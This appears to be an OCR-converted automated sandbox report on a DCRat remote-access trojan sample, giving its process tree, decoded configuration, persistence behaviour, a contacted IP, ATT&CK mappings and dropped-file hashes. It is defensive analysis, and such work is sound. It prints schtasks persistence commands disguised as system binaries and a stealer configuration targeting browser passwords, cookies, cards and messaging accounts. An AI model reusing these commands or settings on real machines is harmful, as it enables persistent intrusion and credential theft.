ID: 553369
Sample Name:
9bdcc933d0c04da1fa41ba915c460d9fa573e4bc5814b.exe
Cookbook: default.jbs
Time: 19:13:38
Date: 14/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report 9bdcc933d0c04da1fa41ba915…

Overview


General Information

Sample Name:	9bdcc933d0c04da1fa41ba915c460d9fa573e4bc5814b.exe
Analysis ID:	553369
MD5:	a4d367f98a1fa3e..
SHA1:	a82d6bafcc26013..
SHA256:	9bdcc933d0c04d…
Tags:	DCRat exe
Infos:	

Most interesting Screenshot:



Detection




Score:	92
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Antivirus detection for dropped file
- Yara detected DCRat
- Creates an autostart registry key po…
- Creates multiple autostart registry ke…
- Creates processes via WMI
- Machine Learning detection for samp…
- Machine Learning detection for dropp…
- Uses schtasks.exe or at.exe to add …
- Drops PE files with benign system n…
- Uses 32bit PE files
- Queries the volume information (nam…

Classification



- **System is w10x64**
- 9bdcc933d0c04da1fa41ba915c460d9fa573e4bc5814b.exe (PID: 6580 cmdline: "C:\Users\user\Desktop\9bdcc933d0c04da1fa41ba915c460d9fa573e4bc5814b.exe" MD5: A4D367F98A1FA3E594AF0875379BDA39)
  - wscript.exe (PID: 6628 cmdline: "C:\Windows\System32\WScript.exe" "C:\refhostperfdllCommon\mbuli7h5qN.vbe" MD5: 7075DD7B9BE8807FCA93ACD86F724884)
    - cmd.exe (PID: 5360 cmdline: C:\Windows\system32\cmd.exe /c ""C:\refhostperfdllCommon\rSX3yp.bat" " MD5: F3BDBE3BB6F734E357235F4D5898582D)
      - conhost.exe (PID: 5332 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - refhostperfdllCommonsessionnetsvc.exe (PID: 744 cmdline: C:\refhostperfdllCommon\refhostperfdllCommonsessionnetsvc.exe MD5: 4E66AE5C311A1AADC1241790C112525F)
        - refhostperfdllCommonsessionnetsvc.exe (PID: 5292 cmdline: "C:\refhostperfdllCommon\refhostperfdllCommonsessionnetsvc.exe" MD5: 4E66AE5C311A1AADC1241790C112525F)
- schtasks.exe (PID: 2572 cmdline: schtasks.exe /create /tn "wjluhVBtfHXnMCZlWDoj" /sc ONLOGON /tr "'C:\Recovery\wjluhVBtfHXnMCZlWDoj.exe'" /rl HIGHEST /f MD5: 838D346D1D28F00783B7A6C6BD03A0DA)
- wjluhVBtfHXnMCZlWDoj.exe (PID: 6632 cmdline: C:\Recovery\wjluhVBtfHXnMCZlWDoj.exe MD5: 4E66AE5C311A1AADC1241790C112525F)
- schtasks.exe (PID: 6560 cmdline: schtasks.exe /create /tn "backgroundTaskHost" /sc ONLOGON /tr "'C:\Windows\System32\umdmxfrm\backgroundTaskHost.exe'" /rl HIGHEST /f MD5: 838D346D1D28F00783B7A6C6BD03A0DA)
- schtasks.exe (PID: 6276 cmdline: schtasks.exe /create /tn "lsass" /sc ONLOGON /tr "'C:\Documents and Settings\user\Pictures\Camera Roll\lsass.exe'" /rl HIGHEST /f MD5: 838D346D1D28F00783B7A6C6BD03A0DA)
- lsass.exe (PID: 2936 cmdline: C:\Documents and Settings\user\Pictures\Camera Roll\lsass.exe MD5: 4E66AE5C311A1AADC1241790C112525F)
- wjluhVBtfHXnMCZlWDoj.exe (PID: 1744 cmdline: "C:\Recovery\wjluhVBtfHXnMCZlWDoj.exe" MD5: 4E66AE5C311A1AADC1241790C112525F)
- lsass.exe (PID: 1680 cmdline: "C:\Documents and Settings\user\Pictures\Camera Roll\lsass.exe" MD5: 4E66AE5C311A1AADC1241790C112525F)
- **cleanup**

Malware Configuration

Threatname: DCRat

```
{
  "SCRT": "{|"u|":|"#|",|"d|":|"(|",|"M|":|"<|",|"2|":|"%|",|"D|":|">|",|"8|":|"_|",|"9|":|"~|",|"O|":|"&|",|"I|":|"/|",|"w|":|")|",|"X|":|"!|",|"1|":|"-
|",|"x|":|",|",|"y|":|".|",|"Q|":|";|",|"A|":|" |",|"p|":|"^|",|"Y|":|"@|",|"W|":|"`|",|"G|":|"*|",|"i|":|"$|",|"Z|":|"+|"}",
  "PCRT": "{|"C|":|")|",|"F|":|"*|",|"Q|":|"!|",|"2|":|"@|",|"V|":|" |",|"B|":|"^|",|"U|":|"$|",|"T|":|"
<|",|"o|":|"&|",|"R|":|"+|",|"d|":|".|",|"c|":|";|",|"O|":|"%|",|"p|":|">|",|"E|":|"-|",|"S|":|",|",|"l|":|"~|",|"D|":|"_|",|"3|":|"/|",|"H|":|"(|",|"G|":|"#|",|"1|":|"`|"}",
  "TAG": "",
  "MUTEX": "DCR_MUTEX-OkjwC4qi8XjmDi2c70LT",
  "LDTM": false,
  "DBG": false,
  "BCS": 0,
  "AUR": 1,
  "ASCFG": {
    "savebrowsersdatatosinglefile": false,
    "ignorepartiallyemptydata": false,
    "cookies": true,
    "passwords": true,
    "forms": true,
    "cc": true,
    "history": false,
    "telegram": true,
    "steam": true,
    "discord": true,
    "filezilla": true,
    "screenshot": true,
    "clipboard": true,
    "sysinfo": true
  },
  "AS": true,
  "ASO": false,
  "ASP": "%UsersFolder% - Fast",
  "AD": false
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000000F.00000002.743281064.0000000012CB1000.00000004.00000001.sdmp	JoeSecurity_DCRat_1	Yara detected DCRat	Joe Security	
00000012.00000002.753888327.0000000012461000.00000004.00000001.sdmp	JoeSecurity_DCRat_1	Yara detected DCRat	Joe Security	
0000000A.00000002.727189288.0000000012551000.00000004.00000001.sdmp	JoeSecurity_DCRat_1	Yara detected DCRat	Joe Security	
00000014.00000002.935822946.0000000012FB1000.00000004.00000001.sdmp	JoeSecurity_DCRat_1	Yara detected DCRat	Joe Security	
00000007.00000002.713915438.0000000013171000.00000004.00000001.sdmp	JoeSecurity_DCRat_1	Yara detected DCRat	Joe Security	

Click to see the 11 entries

Sigma Overview

System Summary:

Sigma detected: WSF/JSE/JS/VBA/VBE File Execution

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Antivirus detection for dropped file

Machine Learning detection for sample

Machine Learning detection for dropped file

Persistence and Installation Behavior:

Creates processes via WMI

Drops PE files with benign system names

Boot Survival:

Creates an autostart registry key pointing to binary in C:\Windows

Creates multiple autostart registry keys

Uses schtasks.exe or at.exe to add and modify task schedules

Stealing of Sensitive Information:

Yara detected DCRat


Remote Access Functionality:

Yara detected DCRat

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Net Effe
Valid Accounts	Windows Management Instrumentation 1 1	Scheduled Task/Job 1	Process Injection 1 2	Masquerading 1 2 1	OS Credential Dumping	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eav Inse Net Cor
Default Accounts	Command and Scripting Interpreter 2	Registry Run Keys / Startup Folder 2 1	Scheduled Task/Job 1	Disable or Modify Tools 1	LSASS Memory	Query Registry 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Exp Rec Cal
Domain Accounts	Scheduled Task/Job 1	DLL Side-Loading 1	Registry Run Keys / Startup Folder 2 1	Virtualization/Sandbox Evasion 2 1	Security Account Manager	Security Software Discovery 2 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 1	Exp Tra Loc
Local Accounts	Scripting 1 1	Logon Script (Mac)	DLL Side-Loading 1	Process Injection 1 2	NTDS	Process Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 1	SIM Swa
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	Virtualization/Sandbox Evasion 2 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Mar Dev Cor
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Scripting 1 1	Cached Domain Credentials	File and Directory Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jam Der Ser
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 2	DCSync	System Information Discovery 3 7	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rog Acc
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Software Packing 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Dov Inse Pro
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	DLL Side-Loading 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rog Bas


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
9bdcc933d0c04da1fa41ba915c460d9fa573e4bc5814b.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Recovery\wjIuhVBtfHXnMCZlWDoj.exe	100%	Avira	HEUR/AGEN.1141820	
C:\Users\user\Pictures\Camera Roll\lsass.exe	100%	Avira	HEUR/AGEN.1141820	
C:\refhostperfdllCommon\refhostperfdllCommonsessionnetsvc.exe	100%	Avira	HEUR/AGEN.1141820	
C:\Windows\System32\umdmxfrm\backgroundTaskHost.exe	100%	Avira	HEUR/AGEN.1141820	
C:\Recovery\wjIuhVBtfHXnMCZlWDoj.exe	100%	Joe Sandbox ML		
C:\Users\user\Pictures\Camera Roll\lsass.exe	100%	Joe Sandbox ML		
C:\refhostperfdllCommon\refhostperfdllCommonsessionnetsvc.exe	100%	Joe Sandbox ML		
C:\Windows\System32\umdmxfrm\backgroundTaskHost.exe	100%	Joe Sandbox ML		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
10.2.wjIuhVBtfHXnMCZlWDoj.exe.2b0000.0.unpack	100%	Avira	HEUR/AGEN.1141820		Download File
7.2.refhostperfdllCommonsessionnetsvc.exe.da0000.0.unpack	100%	Avira	HEUR/AGEN.1141820		Download File
20.0.lsass.exe.b00000.0.unpack	100%	Avira	HEUR/AGEN.1141820		Download File
20.2.lsass.exe.b00000.0.unpack	100%	Avira	HEUR/AGEN.1141820		Download File

Source	Detection	Scanner	Label	Link	Download
10.0.wjIuhVBtfHXnMCZlWDoj.exe.2b0000.0.unpack	100%	Avira	HEUR/AGEN.1141820		Download File
15.2.lsass.exe.7c0000.0.unpack	100%	Avira	HEUR/AGEN.1141820		Download File
7.0.refhostperfdllCommonsessionnetsvc.exe.da0000.0.unpack	100%	Avira	HEUR/AGEN.1141820		Download File
18.2.wjIuhVBtfHXnMCZlWDoj.exe.30000.0.unpack	100%	Avira	HEUR/AGEN.1141820		Download File
13.2.refhostperfdllCommonsessionnetsvc.exe.980000.0.unpack	100%	Avira	HEUR/AGEN.1141820		Download File
13.0.refhostperfdllCommonsessionnetsvc.exe.980000.0.unpack	100%	Avira	HEUR/AGEN.1141820		Download File
18.0.wjIuhVBtfHXnMCZlWDoj.exe.30000.0.unpack	100%	Avira	HEUR/AGEN.1141820		Download File
13.0.refhostperfdllCommonsessionnetsvc.exe.980000.2.unpack	100%	Avira	HEUR/AGEN.1141820		Download File
13.0.refhostperfdllCommonsessionnetsvc.exe.980000.1.unpack	100%	Avira	HEUR/AGEN.1141820		Download File
15.0.lsass.exe.7c0000.0.unpack	100%	Avira	HEUR/AGEN.1141820		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://47.254.235.229x	0%	Avira URL Cloud	safe	
http://47.254.235.229	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
47.254.235.229	unknown	United States		45102	CNNIC-ALIBABA-US-NET-APAlibabaUSTechnologyCoLtdC	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	553369
Start date:	14.01.2022
Start time:	19:13:38
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 28s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	9bdcc933d0c04da1fa41ba915c460d9fa573e4bc5814b.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	28
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0

Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal92.troj.winEXE@18/12@0/1
EGA Information:	• Successful, ratio: 14.3%
HDC Information:	• Successful, ratio: 26.1% (good quality ratio 24.4%) • Quality average: 77.7% • Quality standard deviation: 29.7%
HCA Information:	• Successful, ratio: 62% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
19:14:52	Task Scheduler	Run new task: wjIuhVBtfHXnMCZlWDoj path: "C:\Recovery\wjIuhVBtfHXnMCZlWDoj.exe"
19:14:55	Task Scheduler	Run new task: backgroundTaskHost path: "C:\Windows\System32\umdmxfrm\backgroundTaskHost.exe"
19:14:55	Task Scheduler	Run new task: lsass path: "C:\Documents and Settings\user\Pictures\Camera Roll\lsass.exe"
19:14:57	Autostart	Run: HKLM64\Software\Microsoft\Windows\CurrentVersion\Run wjIuhVBtfHXnMCZlWDoj "C:\Recovery\wjIuhVBtfHXnMCZlWDoj.exe"
19:15:05	Autostart	Run: HKLM64\Software\Microsoft\Windows\CurrentVersion\Run backgroundTaskHost "C:\Windows\System32\umdmxfrm\backgroundTaskHost.exe"
19:15:13	Autostart	Run: HKLM64\Software\Microsoft\Windows\CurrentVersion\Run lsass "C:\Documents and Settings\user\Pictures\Camera Roll\lsass.exe"
19:15:25	API Interceptor	1x Sleep call for process: lsass.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Recovery\7ab5b149089621	
Process:	C:\refhostperfdllCommon\refhostperfdllCommonsessionnetsvc.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	943
Entropy (8bit):	5.913188613052131
Encrypted:	false
SSDEEP:	24:14lWm6wLRjn7hj5F6sXgL9grmqqVRu5lW:148wl5+vgVqVRuH
MD5:	ECF7F945361F7926B9B63C419078DDF4
SHA1:	9ECD8AEAB79A1920442CCB468451A8AB8CA560DE
SHA-256:	71A10906FD555AE5B93B9CAC9288933EF9720CCF934D425AE29200F1B2666FF2
SHA-512:	3FAAAB6EAA6683A5191DF19C5F0437C69EB7769A90DFEE0347D4DC7DD55EC1C94E8DDB0604E31D3CC7C61FBCF0D52A8AC55AA6B56DF60F14A03DC4EF1EF3C8AD
Malicious:	false
Reputation:	low
Preview:	KaS8EXIot5lUNMy5wHVoGou1rcOf3pucYXiAFuElS9kS5LlETAAelqzgpbRllmvELl5znx0BCuWHEc5f1KM3oQ1shCVoddddqNgHwQvbfJ8c1UrcNfvu7a1Z4RNRlcLiiRp 3hVIPFtqtqyAYzkHIstfPWHMfDezC7a3koy42XfoOtlsGQybAVD0zvahaImMl3nvQ4atBpPvMERfNYFOOCzr4jEyOQdtuSDUGWcM0EZUFRnue4TCCX8jE51q0mfvMfB3B6 Z153YJmemn5TTT6brWUdQKfwVNioIkQusifcHJ9y6jTOugSMyuyoihpPVIiKk8VCWLlvyeUhXggq0RCy5WzXvlLK2PG8lyO8NR1i5gYUaQRCB8YEGtPOI8QvAa3iXV6iRi ciad2Z7e6fTlJ30C21j90PBGifn06FTtucg0om1zQnBvb1QArVdF9SrNhT4XwHi1LkXqXAXPAtsMOQprOmIllOtcvTSUrdDJFJk0dkmq8NEPjf8RoNIJ86055EsChgqj GEqyNo9cmXJe3PUBqeV4KI4n9ioi85qij9Y4lzAeJgT1wWCptrWDLwZ8JCyo9aerrl531Za0d1uoyC0ng8zRimXxkZuiBVesBmKLblxUQfjUBvJHLLIAlNIENITbo1zHWC mM1pMXLeADDDvzQnXzNdGydF7TzVqZqb79I7Qf8uzHNFBKWdLBd9425ytvs3hzykWlFvqTW10co8kXEw6VKo6qhEDTOexFNATnsaEkx2olJbO6NVr57LpJnq DBsWE2EvPnp7oosViRAUhF0GG2x2IBUK9CWD2axvhXMkRPqCMlnXITJ7KlQMFLmOSf8mRocIdOwJ3Pz0LupgX7Bp3Y2RJlqWv7RwREuile44g9D5vZAUgF0V dSs2vL81haY67DjG9HX3CHJ3V7fulV0pH5S9V1w7gCWFlH7s03UYr

C:\Recovery\wjIuhVBtfHXnMCZlWDoj.exe	
Process:	C:\refhostperfdllCommon\refhostperfdllCommonsessionnetsvc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	1005056
Entropy (8bit):	6.304363811100068
Encrypted:	false
SSDEEP:	12288:RrC9hUiTQ4XmycIJ83QYQzC76HKtkzWkeQwwcwFWnP4q65Iqn4:ChHlmyb8uonlHQwhn/r+4
MD5:	4E66AE5C311A1AADC1241790C112525F
SHA1:	0E697DE0A696E498897118D193E4EBC854EAD1E2
SHA-256:	08D8DB67DDAE643CE598DC41C4BF56156079461A79CDB2BDB5783EB6FD804B51
SHA-512:	E10C940EB260F9B1BC305A7B0AABA7760806B4712500223D3B9920F800546B44A02D11CE9A16DA17CABD5C986C68F535CD27387A8BD4F01929061FEDFFE6B5B
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....].a.....Z.....n.... ... .@.. ....@..... ...K..... ....H.....text...t.... ....`.sdata...R... ...T.....@....rsrc... ....P.....@..@.reloc.....T.....@..B..... ....

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\lsass.exe.log	
Process:	C:\Users\user\Pictures\Camera Roll\lsass.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1281
Entropy (8bit):	5.367899416177239
Encrypted:	false
SSDEEP:	24:ML9E4KrL1qE4GiD0E4KeGiKDE4KGKN08AKhPKIE4TKD1KoZAE4KKPz:MxHKn1qHGiD0HKeGiYHKGD8AoPtHTG1Q
MD5:	7115A3215A4C22EF20AB9AF4160EE8F5
SHA1:	A4CAB34355971C1FBAABECEFA91458C4936F2C24
SHA-256:	A4A689E8149166591F94A8C84E99BE744992B9E80BDB7A0713453EB6C59BBBB2
SHA-512:	2CEF2BCD284265B147ABF300A4D26AD1AAC743EFE0B47A394FB614B6843A60B9F918E56261A56334078D0D9681132F3403FB734EE66E1915CF76F29411D5CE20
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll",0..3,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Drawing\49e5c0579db170be9741dccc34c1998e\System.Drawing.ni.dll",0..3,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Windows.Forms\6d7d43e19d7fc0006285b85b7e2c8702\System.Windows.Forms.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_64\S

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\refhostperfdllCommonsessionnetsvc.exe.log	
Process:	C:\refhostperfdllCommon\refhostperfdllCommonsessionnetsvc.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	1740
Entropy (8bit):	5.360872475306136
Encrypted:	false
SSDEEP:	48:MxHKn1qHGiD0HKeGiYHKGD8AoPtHTG1hAHKKP5H+RHKl:iqnwmI0qerYqGgAoPtzG1eqKP5gql
MD5:	7AC9E3ED5E1926DAE60D44553AFE67FE
SHA1:	1EC2BB13633A3C21E2F3206696D89876B15E160F
SHA-256:	97BCE2B4536F07A3269FCCA71C9768C9D516D065BE0E538B17BADB90C32A6554
SHA-512:	D8070849646B1E8967C713800098073E68B0FF5EAB55E06A32E0C365A6D49E5FB1718340459B4710B4A8DC6CDE8EA1345F7935CD0C7E27A18BEF71B8309A5B27
Malicious:	false
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll",0..3,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Drawing\49e5c0579db170be9741dccc34c1998e\System.Drawing.ni.dll",0..3,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Windows.Forms\6d7d43e19d7fc0006285b85b7e2c8702\System.Windows.Forms.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_64\S

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\wjIuhVBtfHXnMCZlWDoj.exe.log	
Process:	C:\Recovery\wjIuhVBtfHXnMCZlWDoj.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1281
Entropy (8bit):	5.367899416177239
Encrypted:	false
SSDEEP:	24:ML9E4KrL1qE4GiD0E4KeGiKDE4KGKN08AKhPKIE4TKD1KoZAE4KKPz:MxHKn1qHGiD0HKeGiYHKGD8AoPtHTG1Q
MD5:	7115A3215A4C22EF20AB9AF4160EE8F5
SHA1:	A4CAB34355971C1FBAABECEFA91458C4936F2C24
SHA-256:	A4A689E8149166591F94A8C84E99BE744992B9E80BDB7A0713453EB6C59BBBB2
SHA-512:	2CEF2BCD284265B147ABF300A4D26AD1AAC743EFE0B47A394FB614B6843A60B9F918E56261A56334078D0D9681132F3403FB734EE66E1915CF76F29411D5CE20
Malicious:	false
